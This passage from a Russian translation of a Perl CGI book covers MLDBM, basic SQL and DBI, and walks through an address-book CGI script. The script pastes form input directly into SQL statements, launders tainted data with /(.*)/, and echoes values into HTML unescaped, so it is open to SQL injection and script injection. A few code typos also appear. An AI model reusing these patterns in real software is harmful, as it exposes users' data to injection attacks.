$hash{mary}{email} = 'mary_smith@widgets.com';
```

Вместо этого вы должны поступить так:

```
my $mary = $hash{mary};                  # Получаем копию записи о Мэри
$mary{emal} = 'mary_smith@widgets.com'; # Изменяем копию
$hash{mary} = $mary;                     # Записываем копию в хеш
```

MLDBM следит за объектами, поэтому он особенно полезен для хранения объектов в Perl:

```
use Employee;

my $mary       = new Employee( "Мэри Смит" );
$mary->position( "Вице-президент" );
$mary->phone   ( "650-555-1234", "800-555-4321" );
$mary->email   ( 'msmith@widgets.com' );
$hash{mary}    = $mary;
```

и для их получения:

```
use Employee;

my $mary = $hash{mary};
print $mary->email;
```

При получении объектов убедитесь, что вы используете соответствующий модуль (в данном случае это фиктивный модуль Employee) перед тем, как попытаетесь получить доступ к данным.

MLDBM имеет ограничения. Он не может хранить и получать файловые дескрипторы или ссылки (по крайней мере не через различные CGI-запросы).

Используя MLDBM, укажите ему, какой DBM-модуль использовать, а также какой модуль использовать для сборки и разборки данных. Возможные варианты: Storable, Data::Dumper и FreezeThaw. Самый быстрый из них – Storable, но Data::Dumper входит в состав Perl.

Используя MLDBM с DB_File, вы можете блокировать DBM-файл, так же как и в случае с DB_File:

```
use Fcntl;
use MLDBM qw( DB_File Storable );

my %hash;
local *DBM;

my $db = tie %hash, "MLDBM", $dbm_file, O_CREAT | O_RDWR, 0644 or
    die "Не могу связать файл $dbm_file: $!";
my $fd = $db->fd;                # Получаем файловый дескриптор
open DBM, "+<&=$fd" or die "Не могу дублировать DBM для блокировки: $!";
                                 # Дублируем файловый дескриптор
flock DBM, LOCK_EX;              # Эксклюзивная блокировка
undef $db;                       # Избегаем попытки разорвать связь
.
.
# здесь должен быть весь ваш код; считаем %hash обычным сложным хешем
.
.
untie %hash;   # Очищаем буфер, затем сохраняем, закрываем
               # и снимаем блокировку с файлов
```

Введение в SQL

Из-за огромного числа различных существующих систем баз данных большинство производителей стандартизируют язык запросов (SQL) для доступа к базам данных. Перед тем как продолжить, давайте внимательнее посмотрим на то, как язык запросов используется для связи с различными системами баз данных.

SQL – это стандартизированный язык для доступа и манипулирования данными внутри систем реляционных баз данных. Первоначально SQL определял «структурированный» язык, отсюда и понятие Structured Query language (язык структурированных запросов), но это не верно для теперешнего стандарта SQL-92. SQL специально созда-

вался для использования вместе с языками программирования высокого уровня. На самом деле, большинства основных конструкций, которые вы найдете в языках высокого уровня (например, циклы и условные операторы), в SQL нет.

Все самые известные коммерческие системы реляционных баз данных – Oracle, Informix и Sybase, а также многие из баз данных «open source", такие как PostgreSQL, MySQL и mSQL поддерживают SQL. В результате, код для доступа и манипулирования базой данных может быть легко перенесен на любую платформу. Поговорим об SQL.

Создание базы данных

Начнем с того, как создать базу данных. Предположим, у вас есть следующая информация:

Player (игрок)	**Years** (лет)	**Points** (очки)	**Rebounds** (количество подборов)	**Assists** (результативные передачи)	**Championships** (победы на чемпионатах)
Ларри Берд	12	28	10	7	3
Меджик Джонсон	12	22	7	12	5
Майкл Джордан	13	32	6	6	6
Карл Мэлоун	15	26	11	3	0
Шакил О'Нил	8	28	12	3	0
Джон Стоктон	16	13	3	11	0

SQL-код для создания такой базы данных:

```
create table Player_Info
(
  Player         varchar (30) not null,
  Years          integer,
  Points         integer,
  Rebounds       integer,
  Assists        integer,
  Championships  integer
);
```

Команда *create table* создает базу данных или таблицу. Поле *Player* – это изменяемая строка символов типа «not-null». Другими словами, если данные в поле занимают меньше 30 символов, база данных не будет заполнять оставшиеся символы пробелами, как это было бы в случае с обычным символьным типом данных. Кроме того, база данных требует от пользователя ввода значения в это поле; оно не может быть пустым (null).

Остальные поля определяются как целые числа. Некоторые другие допустимые типы данных – *datetime*, *smallint*, *numeric* и *decimal*. Типы данных *numeric* и *decimal* позволяют определять цифровые значения с плавающей точкой. Например, если требуется определить число из пяти цифр с плавающей точкой и дробной частью до сотых, вы можете определить его как *decimal (5,2)*.[1]

Добавление данных

Перед тем как получить данные из таблицы базы данных, обсудим, как эти данные в нее внести. В SQL мы можем сделать это при помощи оператора *insert*. Допустим, надо добавить в базу данных другого игрока. Можно сделать это так:

```
insert into Player_Info
  values
  ('Хаким Олаювон', 16, 23, 12, 3, 2);
```

Как видите, добавить элемент в таблицу очень просто. Однако если в вашей базе данных много столбцов, и вы хотите добавить строку в таблицу, можно задать столбцы вручную:

```
Insert into Player_Info
  (Player, Years, Points, Rebounds, Assists, Championships)
  values
  ('Хаким Олаювон', 10, 27, 11, 4, 2);
```

Когда это используется в контексте, порядок следования столбцов не обязательно должен совпадать с настоящим порядком их следования в базе данных, так как поля и определяемые значения соответствуют друг другу.

Доступ к данным

Язык для доступа к данным имеет гораздо больше возможностей, чем мы обсудили при создании и вставке данных в таблицу. Эти дополнительные элементы делают SQL удивительно богатым языком для получения данных. Вы увидите дальше, что удаление и обновление данных также основывается на информации из этой главы, описывающей, какие строки в таблице подлежат измененению или удалению из базы данных.

---

[1] Причем сама точка может входить в максимальное количество символов (5). То есть для использования записи типа 123.34 необходимо определить поле как *decimal(6,2)*. Знаки и идентификаторы экспонент тоже входят в максимальное количество символов. – *Примеч. науч. ред.*

Допустим, вам нужен список всех полей из базы данных. Вы можете использовать следующий:

```
select * _
  from Player_Info
```

Команда *select* получает определенную информацию из базы данных. В нашем случае из базы данных *Player_Info* выбираются все столбцы. Символ «*» нужно использовать осторожно, особенно в больших базах данных, так как вы можете случайно выбрать слишком много информации. Заметьте, что мы имеем дело только со столбцами, а не со строками. Например, если вы хотите получить список всех игроков из базы данных, можно поступить так:

```
select Player
  from Player_Info;
```

А чтобы получить список игроков, набравших больше 25 очков, так:

```
select *
  from Player_Info
  where Points > 25;
```

В результате будут перечислены все столбцы для игроков, набравших более 25 очков:

Player (игрок)	**Years** (лет)	**Points** (очки)	**Rebounds** (количество подборов)	**Assists** (результативные передачи)	**Championships** (победы на чемпионатах)
Ларри Берд	12	28	10	7	3
Майкл Джордан	13	32	6	6	6
Карл Мэлоун	15	26	11	3	0
Шакил О'Нил	8	28	12	3	0

Допустим, вам нужны только два столбца – игрок и очки:

```
select Player,  Points
  from Player_Info
  where Points > 25;
```

Вот пример, возвращающий всех игроков, набравших более 25 очков и выигравших соревнования:

```
select Player, Points, Championships
  from Player_Info
  where Points > 25
  and Championships > 0;
```

Результат этого SQL-запроса такой:

Игрок	Очки	Соревнования
Ларри Берд	28	3
Майкл Джордан	32	6

В команде *select* можно использовать символы подстановки. Например, в результате следующего запроса будет возвращен список игроков с фамилией Джонсон:

```
select *
  from Player_Info
  where Player like '%Джонсон';
```

Это соответствует строке, заканчивающейся на «Джонсон».

Обновление данных

Допустим, что Шакил О'Нил выиграл чемпионат. Мы должны обновить нашу базу данных, чтобы учесть это изменение. Вот как это можно сделать:

```
update Player_Info
  set Championships = 1
  where Player = 'Шакил О''Нил';
```

Обратите внимание на пункт `where`. Чтобы изменять данные, вы должны передать SQL информацию о том, какие строки нужно изменить. Для этого мы используем тот же синтаксис, что и для доступа к данным в таблице, но только вместо получения записей, мы просто их изменяем. Также обратите внимание, что апостроф нужно экранировать другим апострофом.

В SQL есть методы для изменения столбца целиком. После окончания каждого баскетбольного сезона будем увеличить на единицу значение из столбца Years:

```
update Player_Info
  set Years = Years + 1;
```

Удаление данных

Чтобы удалить запись Джона Стоктона из базы данных, делаем так:

```
delete from Player_Info
  where Player = 'Джон Стоктон';
```

Если требуется удалить из базы данных все записи:

```
delete from Player_Info;
```

Наконец, для удаления самой таблицы:

```
drop table Player_Info;
```

За дальнейшей информацией об SQL обратитесь к справочнику по SQL-92 на *http://sunsite.doc.ic.ac.uk/packages/perl/db/refinfo/sql2/sql1992.txt*.

DBI

Модуль DBI – это самый гибкий способ связать Perl с базами данных. Если программист решит поддержать новую базу данных, то приложения, использующие относительно стандартные SQL-вызовы, могут просто попасть в новый драйвер базы данных DBI. Практически для всех распространенных баз данных есть DBI-драйвер на CPAN. И хотя модули, специфичные для баз данных, типа Sybperl и Oraperl все еще существуют, они быстро вытесняются DBI.

DBI (Database Independent Interface, независимый интерфейс баз данных) поддерживает богатый набор возможностей. Для простого приложения вам понадобятся только некоторые из них. В этом разделе мы расскажем, как создавать таблицы, добавлять, обновлять, удалять и выбирать данные из этих таблиц. Наконец, мы покажем все эти действия на примере адресной книги.

Хотя DBI поддерживает такие понятия, как связанные параметры и хранимые процедуры, их поведение будет отличаться для разных баз данных, с которыми они используются. Кроме того, некоторые драйверы могут поддерживать специфичные для базы данных расширения, которые не обязательно существуют в каждой реализации драйвера базы данных. В этом разделе мы остановимся на обзоре возможностей DBI, присущих всем DBI-драйверам.

Использование DBI

В наших примерах задействован DBI-драйвер DBD::CSV. Название DBI-драйвера начинается с «DBD» (от database driver), затем следует собственно имя драйвера. В данном случае это CSV (Comma Separated Value) – текстовый файл, значения в котором разделены запятыми. Мы используем DBD::CSV потому, что это самой простой драйвер в терминах доступности возможностей и, кроме того, DBD::CSV не требует, чтобы вы знали, как установить систему реляционных баз данных (Sybase, Oracle, PostgreSQL или MySQL).

Если вы используете Perl в Unix, вы можете найти DBD::CSV на CPAN и легко скомпилировать его, следуя инструкциям для вашей платформы. Если вы используете Perl на Win32 от ActiveState, мы

рекомендуем использовать PPM (Perl Package Manager), чтобы загрузить исполняемые файлы DBD::CSV из репозитория ActiveState для Win32 (см. приложение B).

Соединение с DBI

Чтобы соединиться с базой данных DBI, используйте метод *connect*. При успешном выполнении *connect* возвращается дескриптор базы данных, представляющий соединение:

```
use DBI;

my $dbh = DBI->connect("DBI:CSV:f_dir=/usr/local/apache/data/stats")
  or die "Не могу соединиться: " . $DBI::errstr;
```

Оператор *use* сообщает Perl, какую библиотеку загрузить, чтобы получить доступ к DBI. Оператор *connect* получает переданную ему строку и определяет, какой драйвер базы данных загружать, в данном случае это DBD::CSV. Остаток строки содержит специфичную информацию драйвера базы данных, например имя пользователя и пароль. В случае с DBD::CSV нет ни имени пользователя, ни пароля. Мы должны определить только каталог, где хранятся файлы, представляющие таблицы базы данных.

Закончив работу с дескриптором базы данных, не забудьте отсоединиться от базы данных:

```
$dbh->disconnect;
```

Манипуляции с базами данных

Манипулировать с базами данных в DBI очень просто. Все, что надо сделать, – это передать операторы *create table*, *insert*, *update* или *delete* методу *do* дескриптора базы данных. Тут же будет запущена команда:

```
$dbh->do( "insert into Player_Info values ('Хаким Олаювон', 10, 27, 11, 4, 2)")
      or die "Не могу выполнить do: " . $dbh->errstr();
```

Запросы к базам данных

Запросы к базам данных с DBI включают немного больше команд, так как для получения данных есть много способов. Первый шаг – это передача SQL-запроса команде *prepare*. В результате будет создан обработчик оператора, используемый для получения результатов:

```
my $sql = "select * from Player_Info";
my $sth = $dbh->prepare($sql)
  or die "Не могу выполнить prepare: " . $dbh->errstr();
```

```
$sth->execute() or die "Не могу выполнить execute: " . $sth->errstr();

my @row;
while (@row = $sth->fetchrow_array()) {
  print join(",", @row) . "\n";
}
$sth->finish();
```

После команды *prepare* применяется команда *execute* для начала запроса. Так как запрос должен вернуть результаты, мы используем цикл, чтобы получить каждую запись из базы данных. Команда *fetchrow_array* служит для получения каждой строки, возвращаемой как массив полей.

Наконец, мы очищаем дескриптор оператора, используя метод *finish*. Заметьте, что в большинстве случае не требуется вызывать этот метод явно. Он неявно вызывается, когда получены все результаты. Однако если логика вашей программы такова, что получение записей завершается до того, как получены все результаты, то для очистки дескриптора, необходимо вызвать *finish*.

Адресная книга в DBI

У многих компаний с внутренней сетью есть адресная книга, доступная в онлайне, в которой хранятся телефонные номера сотрудников и другая информация. В данном случае для написания адресной книги вместо SQL-сервера мы используем DBI.

Сценарий создания базы данных адресной книги

Рассмотрим два сценария. Первый – это не веб-сценарий, а обычный сценарий, создающий таблицу *address*, к которой будет обращаться CGI:

```
#!/usr/bin/perl -wT

use strict;

use DBI;

my $dbh = DBI->connect ("DBI:CSV:f_dir=/usr/local/apache/data/
address_book")
  or die "Не могу выполнить connect: " . $DBI::errstr;
my $sth = $dbh->prepare(qq‘
  CREATE TABLE address
  (lname  CHAR(15),
  fname  CHAR(15),
  dept  CHAR(35),
  phone  CHAR(15),
```

```
    location  CHAR(15))')
    or die "Не могу выполнить prepare: " . $dbh->errstr();
$sth->execute() or die "Не могу выполнить execute: " . $sth->errstr();
$sth->finish();

$dbh->disconnect();
```

Как вы видите, этот сценарий объединяет концепции DBI-соединения с базой данных и команды создания таблицы. Однако не все так гладко. Хотя раньше мы говорили, что создать таблицу можно простым методом *do* дескриптора базы данных, DBI-код, применяемый нами, схож с командами, используемыми для посылки запросов к базе данных.

В данном случае мы сначала готовим оператор *create table*, а затем выполняем его как часть дескриптора. Хотя быстрее и проще использовать простой метод *do*, такое представление кода позволяет отслеживать ошибки на разных уровнях передачи SQL. Это может оказаться полезным в сценарии, который надо поддерживать в дальнейшем.

Окончательный результат – это таблица *address* в каталоге */usr/local/apache/data/address_book*. Эта таблица состоит из пяти полей: `lname` (фамилия), `fname` (имя), `dept` (отдел), `phone` (номер телефона) и `location` (местоположение). Чтобы веб-сервер мог записывать данные в файл *address*, может понадобиться изменить его права.

CGI-сценарий адресной книги

CGI-сценарий адресной книги – это программа, отображающая экран запроса и позволяющая пользователям изменять данные в адресной книге любым образом. Экран по умолчанию содержит список полей формы, соответствующих полям базы данных, к которой вы можете посылать запросы (рис. 10-1). При нажатии кнопки Maintain Database выводится страница, на которой можно добавлять, изменять и удалять записи из адресной книги (рис. 10-2).

Вот начало CGI-сценария:

```
#!/usr/bin/perl -wT

use strict;

use DBI;
use CGI;
use CGI::Carp qw(fatalsToBrowser);
use vars qw($DBH $CGI $TABLE @FIELD_NAMES @FIELD_DESCRIPTIONS);

$DBH = DBI->connect ("DBI:CSV:f_dir=/usr/local/apache/data/address_book")
    or die "Не могу соединиться: " . $DBI::errstr;

@FIELD_NAMES = ("fname", "lname", "phone", "dept", "location");
```

```
@FIELD_DESCRIPTIONS = ("First Name", "Last Name", "Phone",
"Department", "Location");

$TABLE = "address";

$CGI = new CGI();
```



Рис. 10-1. Главная страница адресной книги



Рис. 10-2. Страница работы с базой данных

В строке `use vars` мы объявляем все глобальные переменные, которые будем использовать в программе. Затем инициализируем глобальные переменные. Сначала определяем `$DBH` как дескриптор базы данных,

который будет использоваться на протяжении всей программы. Затем присваиваем массивам @FIELD_NAMES и @FIELD_DESCRIPTIONS списки имен полей в базе данных и их описания, которые будут видны пользователю. Кроме того, @FIELD_NAMES это еще и список имен переменных формы, соответствующих полям базы данных. Переменная $TABLE просто содержит название таблицы.

Наконец, $CGI – это объект CGI, содержащий информацию о данных, отправленных CGI-сценарию. В этой программе мы будем активно использовать отправленные параметры, чтобы определить логический ход программы. Например, каждая кнопка отправки в форме помечена префиксом «submit_» и действием. Это нужно, чтобы определить, какая кнопка была нажата и, следовательно, какое действие должен выполнить CGI-сценарий.

```
if ($CGI->param( "submit_do_maintenance" ) ) {
  displayMaintenanceChoises( $CGI );
}
elsif ( $CGI->param( "submit_update" ) ) {
  doUpdate( $CGI, $DBH );
}
elsif ( $CGI->param( "submit_delete" ) ) {
  doDelete( $CGI, $DBH );
}
elsif ( $CGI->param( "submit_add" ) ) {
  doAdd( $CGI, $DBH );
}
elsif ( $CGI->param( "submit_enter_query_for_delete" ) ) {
  displayDeleteQueryScreen( $CGI );
}
elsif ( $CGI->param( "submit_enter_query_for_update" ) ) {
  displayUpdateQueryScreen( $CGI );
}
elsif ( $CGI->param( "submit_query_for_delete" ) ) {
  displayDeleteQueryResults( $CGI, $DBH );
}
elsif ( $CGI->param( "submit_query_for_update" ) ) {
  displayUpdateQueryResults( $CGI, $DBH );
}
elsif ( $CGI->param( "submit_enter_new_address" ) ) {
  displayEnterNewAddressScreen ( $CGI);
}
elsif ( $CGI->param( "submit_query" ) ) {
  displayQueryResults( $CGI, $DBH );
}
else {
  displayQueryScreen( $CGI );
}
```

Как мы уже объясняли, переменная $CGI служит для того, чтобы определить последовательность управления в CGI-сценарии. Этот боль-

шой блок *if* может показаться слегка запутанным, но на самом деле вам надо перейти только к одному месту в программе, чтобы найти описание того, что делает вся программа. Из этого блока *if* мы знаем, что программа отображает экрана запроса по умолчанию, но исходя из других параметров, она может отображать экран для нового адреса, экран запроса на обновление, экран запроса на удаление и различные экраны соответственно результатам запросов.

```
sub displayQueryScreen {
  my $cgi = shift;

  print $cgi->header();

print qq‘
<HTML>
<HEAD>
<TITLE>Address Book</TITLE>
</HEAD>

<BODY BGCOLOR = "FFFFFF" TEXT = "000000">

<CENTER>
<H1>Address Book</H1>
</CENTER>
<HR>

<FORM METHOD=POST>

<H3><STRONG>Enter Search criteria: </STRONG></H3>
<TABLE>
<TR>
  <TD ALIGN="RIGHT">First Name:</TD>
  <TD><INPUT TYPE="text" NAME="fname"></TD>
</TR>
<TR>
  <TD ALIGN="RIGHT">Last Name:</TD>
  <TD><INPUT TYPE="text" NAME="lname"></TD>
</TR>
<TR>
  <TD ALIGN="RIGHT">Phone:</TD>
  <TD><INPUT TYPE="text" NAME="phone"></TD>
</TR>
<TR>
  <TD ALIGN="RIGHT">Department:</TD>
  <TD><INPUT TYPE="text" NAME="dept"></TD>
</TR>
<TR>
  <TD ALIGN="RIGHT">Location:</TD>
  <TD><INPUT TYPE="text" NAME="location"></TD>
</TR>
</TABLE>
```

```
<P>

<INPUT TYPE="checkbox" NAME="exactmatch">
 <STRONG> Perform Exact Match</STRONG>
 (Default search is case sensitive against partial word matches)
<P>
<INPUT TYPE="submit" name="submit_query" value="Do Search">
<INPUT TYPE="submit" name="submit_do_maintenance" value="Maintain
    Database">
<INPUT TYPE="reset" value="Clear Criteria Fields">
</FORM>

<P><HR>

</BODY></HTML>
‘;

} # конец displayQueryScreen


sub displayMaintenanceChoices {
  my $cgi = shift;
  my $message = shift;

  if ($message) {
    $message = $message . "\n<HR>\n";
  }

  print $cgi->header();

  print qq‘<HTML>
<HEAD><TITLE>Address Book Maintenance</TITLE></HEAD>

<BODY BGCOLOR="FFFFFF">
<CENTER>
<H1>Address Book Maintenance</H1>
<HR>
$message
<P>

<FORM METHOD=POST>

<INPUT TYPE="SUBMIT" NAME="submit_enter_new_address" VALUE="New
     Address">
<INPUT TYPE="SUBMIT" NAME="submit_enter_query_for_update"
    VALUE="Update Address">
<INPUT TYPE="SUBMIT" NAME="submit_enter_query_for_delete" VALUE="Delete
    Address">
<INPUT TYPE="SUBMIT" NAME="submit_nothing" VALUE="Search Address">

</FORM>
```

```
</CENTER>
<HR>
</BODY></HTML>‘;

} # конец displayMaintenanceChoices

sub displayAllQueryResults {
  my $cgi = shift;
  my $dbh = shift;
  my $op  = shift;

  my $ra_query_results = getQueryResults($cgi, $dbh);

  print $cgi->header();

  my $title;
  my $extra_column = "";
  my $form = "";
  my $center = "";
  if ($op eq "SEARCH") {
    $title = "AddressBook Query Results";
    $center = "<CENTER>";
  } elsif ($op eq "UPDATE") {
    $title = "AddressBook Query Results For Update";
    $extra_column = "<TH>Update</TH>";
    $form = qq‘<FORM METHOD="POST">‘;
  } else {
    $title = "AddressBook Query Results For Delete";
    $extra_column = "<TH>Delete</TH>";
    $form = qq‘<FORM METHOD="POST">‘;
  }

  print qq‘<HTML>
<HEAD><TITLE>$title</TITLE></HEAD>
<BODY BGCOLOR="WHITE">
$center
<H1>Query Results</H1>
<HR>
$form
<TABLE BORDER=1>
‘;

print "<TR>$extra_column"
   . join("\n", map("<TH>" . $_ . "</TH>", @FIELD_DESCRIPTIONS))
   . "</TR>\n";


my $row;
foreach $row (@$ra_query_results) {
  print "<TR>";
  if ($op eq "SEARCH") {
```

```
      print join("\n", map("<TD>" . $_ . "</TD>", @$row));
    } elsif ($op eq "UPDATE") {
      print qq`\n<TD ALIGN="CENTER">
        <INPUT TYPE="radio" NAME="update_criteria" VALUE="` .
        join("|", @$row) . qq`"></TD>\n`;
      print join("\n", map("<TD>" . $_ . "</TD>", @$row));
    } else { #  удаление
      print qq`\n<TD ALIGN="CENTER">
        <INPUT TYPE="radio" NAME="delete_criteria" VALUE="` .
        join("|", @$row) . qq`"></TD>\n`;
      print join("\n", map("<TD>" . $_ . "</TD>", @$row));
    }
    print "</TR>\n";
  }

  print qq"</TABLE>\n";

  if ($op eq "UPDATE") {
    my $address_table = getAddressTableHTML();

    print qq`$address_table
      <INPUT TYPE="submit" NAME="submit_update" VALUE="Update Selected
             Row">
      <INPUT TYPE="submit" NAME="submit_do_maintenance" VALUE="Maintain
             Database">
      </FORM>
      `;
    } elsif ($op eq "DELETE") {
      print qq`<P>
        <INPUT TYPE="submit" NAME="submit_delete" VALUE="Delete Selected
             Row">
        <INPUT TYPE="submit" NAME="submit_do_maintenance" VALUE="Maintain
             Database">
        </FORM>
        `;
    } else {
      print "</CENTER>";
    }

    print "</BODY></HTML>\n";

  }

  sub getQueryResults {
    my $cgi = shift;
    my $dbh = shift;

    my @query_results;
    my $field_list = join(",", @FIELD_NAMES);
    my $sql = "SELECT $field_list FROM $TABLE";
```

```
  my %criteria = ();

  my $field;
  foreach $field (@FIELD_NAMES) {
    if ($cgi->param($field)) {
      $criteria{$field} = $cgi->param($field);
    }
  }

  #  прописываем инструкцию where
  my $where_clause;
  if ($cgi->param('exactmatch')) {
    $where_clause = join(" and ",
          map ($_
            . " = \""
            . $criteria{$_} . "\"", (keys %criteria)));
  } else {
    $where_clause = join(" and ",
          map ($_
            . " like \"%"
            . $criteria{$_} . "%\"", (keys %criteria)));

  }
  $where_clause =~ /(.*)/;
  $where_clause = $1;

  $sql = $sql . " where " . $where_clause if ($where_clause);

  my $sth = $dbh->prepare($sql)
      or die "Cannot prepare: " . $dbh->errstr();
  $sth->execute() or die "Cannot execute: " . $sth->errstr();

  my @row;
  while (@row = $sth->fetchrow_array()) {
    my @record = @row;
    push(@query_results, \@record);
  }
  $sth->finish();

  return \@query_results;

} # конец getQueryResults

sub displayQueryResults {
  my $cgi = shift;
  my $dbh = shift;

  displayAllQueryResults($cgi,$dbh,"SEARCH");

} # конец displayQueryResults
```

```
sub displayUpdateQueryResults {
  my $cgi = shift;
  my $dbh = shift;

  displayAllQueryResults($cgi,$dbh,"UPDATE");

} # конец displayUpdateQueryResults

sub displayDeleteQueryResults {
  my $cgi = shift;
  my $dbh = shift;

  displayAllQueryResults($cgi, $dbh, "DELETE");

} # конец displayDeleteQueryResults

sub doAdd {
  my $cgi = shift;
  my $dbh = shift;

  my @value_array = ();
  my @missing_fields = ();

  my $field;
  foreach $field (@FIELD_NAMES){
    my $value = $cgi->param($field);
    if ($value) {
      push(@value_array, "'" . $value . "'");
    } else {
      push(@missing_fields, $field);
    }
  }

  my $value_list = "(" . join(",", @value_array) . ")";
  $value_list =~ /(.*)/;
  $value_list = $1;
  my $field_list = "(" . join(",", @FIELD_NAMES) . ")";

  if (@missing_fields > 0) {
    my $error_message =
      qq'<STRONG> Some Fields (' . join(",", @missing_fields) .
      qq') Were Not
        Entered!
        Address Not Inserted.
      </STRONG>';
    displayErrorMessage($cgi, $error_message);

  } else {

    my $sql = qq'INSERT INTO $TABLE $field_list VALUES $value_list';
```

```
    my $sth = $dbh->prepare($sql)
      or die "Cannot prepare: " . $dbh->errstr();
    $sth->execute() or die "Cannot execute: " . $sth->errstr();
    $sth->finish();

    displayMaintenanceChoices($cgi,"Add Was Successful!");

  }

} # конец doAdd

sub doDelete {
  my $cgi = shift;
  my $dbh = shift;

  my $delete_criteria = $cgi->param("delete_criteria");
  if (!$delete_criteria) {
    my $error_message =
      "<STRONG>You didn't select a record to delete!</STRONG>";
    displayErrorMessage($cgi, $error_message);
  } else {

    my %criteria = ();

    my @field_values = split(/\|/, $delete_criteria);
    for (1..@FIELD_NAMES) {
      $criteria{$FIELD_NAMES[$_ - 1]} =
        $field_values[$_ - 1];
    }

     # прописываем инструкцию where
    my $where_clause;
    $where_clause = join(" and ",
          map ($_
            . " = \""
            . $criteria{$_} . "\"", (keys %criteria)));
    $where_clause =~ /(.*)/;
    $where_clause = $1;


    my $sql = qq`DELETE FROM $TABLE WHERE $where_clause`;
    my $sth = $dbh->prepare($sql)
          or die "Cannot prepare: " . $dbh->errstr();
    $sth->execute() or die "Cannot execute: " . $sth->errstr();
    $sth->finish();

    displayMaintenanceChoices($cgi,"Delete Was Successful!");

  }
```

```
} # конец doDelete

sub doUpdate {
  my $cgi = shift;
  my $dbh = shift;

  my $update_criteria = $cgi->param("update_criteria");
  if (!$update_criteria) {
    my $error_message =
      "<STRONG>You didn't select a record to update!</STRONG>";
    displayErrorMessage($cgi, $error_message);
  } else {

    # прописываем набор set
    my $set_logic = "";
    my %set_fields = ();
    my $field;
    foreach $field (@FIELD_NAMES) {
      my $value = $cgi->param($field);
      if ($value) {
        $set_fields{$field} = $value;
      }
    }
    $set_logic = join(", ",
        map ($_ . " = \"" . $set_fields{$_} . "\"",
        (keys %set_fields)));
    $set_logic = " SET $set_logic" if ($set_logic);
    $set_logic =~ /(.*)/;
    $set_logic = $1;

    my %criteria = ();

    my @field_values = split(/\|/, $update_criteria);
    for (1..@FIELD_NAMES) {
      $criteria{$FIELD_NAMES[$_ - 1]} =
      $field_values[$_ - 1];
    }

     # прописываем инструкцию where
    my $where_clause;
    $where_clause = join(" and ",
        map ($_
              . " = \""
              . $criteria{$_} . "\"", (keys %criteria)));
    $where_clause =~ /(.*)/;
    $where_clause = $1;


    my $sql = qq‘UPDATE $TABLE $set_logic‘ .
        qq‘ WHERE $where_clause‘;
```

```
    my $sth = $dbh->prepare($sql)
      or die "Cannot prepare: " . $dbh->errstr();
    $sth->execute() or die "Cannot execute: " . $sth->errstr();
    $sth->finish();

    displayMaintenanceChoices($cgi,"Update Was Successful!");

  }

} # конец doUpdate

sub displayEnterNewAddressScreen {
  my $cgi = shift;

  displayNewDeleteUpdateScreen($cgi, "ADD");

} # конец displayEnterNewAddressScreen

sub displayUpdateQueryScreen {
  my $cgi = shift;

  displayNewDeleteUpdateScreen($cgi, "UPDATE");

} # конец displayUpdateQueryScreen

sub displayDeleteQueryScreen {
  my $cgi = shift;

  displayNewDeleteUpdateScreen($cgi, "DELETE");

} # конец displayDeleteQueryScreen

sub displayNewDeleteUpdateScreen {
  my $cgi       = shift;
  my $operation = shift;

  my $address_op = "Enter New Address";
  $address_op = "Enter Search Criteria For Deletion" if ($operation eq
      "DELETE");
  $address_op = "Enter Search Criterio For Updates" if ($operation eq
      "UPDATE");

  print $cgi->header();

  #  Выводим заголовок
  print qq‘
  <HTML><HEAD>
  <TITLE>Address Book Maintenance</TITLE>
  </HEAD>
```

```
  <BODY BGCOLOR="FFFFFF">

  <H1>$address_op</H1>

  <HR>
  <P>
  <FORM METHOD=POST>
  ';

  if ($operation eq "ADD") {
    print "Enter The New Information In The Form Below\n";
  } elsif ($operation eq "UPDATE") {
    print "Enter Criteria To Query On In The Form Below.<P>\nYou will
           then be
    able to choose entries to modify from the resulting list.\n";
  } else {
    print "Enter Criteria To Query On In The Form Below.<P>\nYou will
           then be
    able to choose entries to delete from the resulting list.\n";
  }

my $address_table = getAddressTableHTML();
print qq'
<HR>
<P>

$address_table
';

if ($operation eq "ADD") {
    print qq'
    <P>
    <INPUT TYPE="submit" NAME="submit_add"
    VALUE="Add This New Address"><P>
    ';
} elsif ($operation eq "UPDATE") {
    print qq'      <INPUT TYPE="checkbox" NAME="exactsearch">
    <STRONG>Perform Exact Search</STRONG>
    <P>
    <INPUT TYPE="submit" NAME="submit_query_for_update"
    VALUE="Query For Modification">
    <P>
    ';
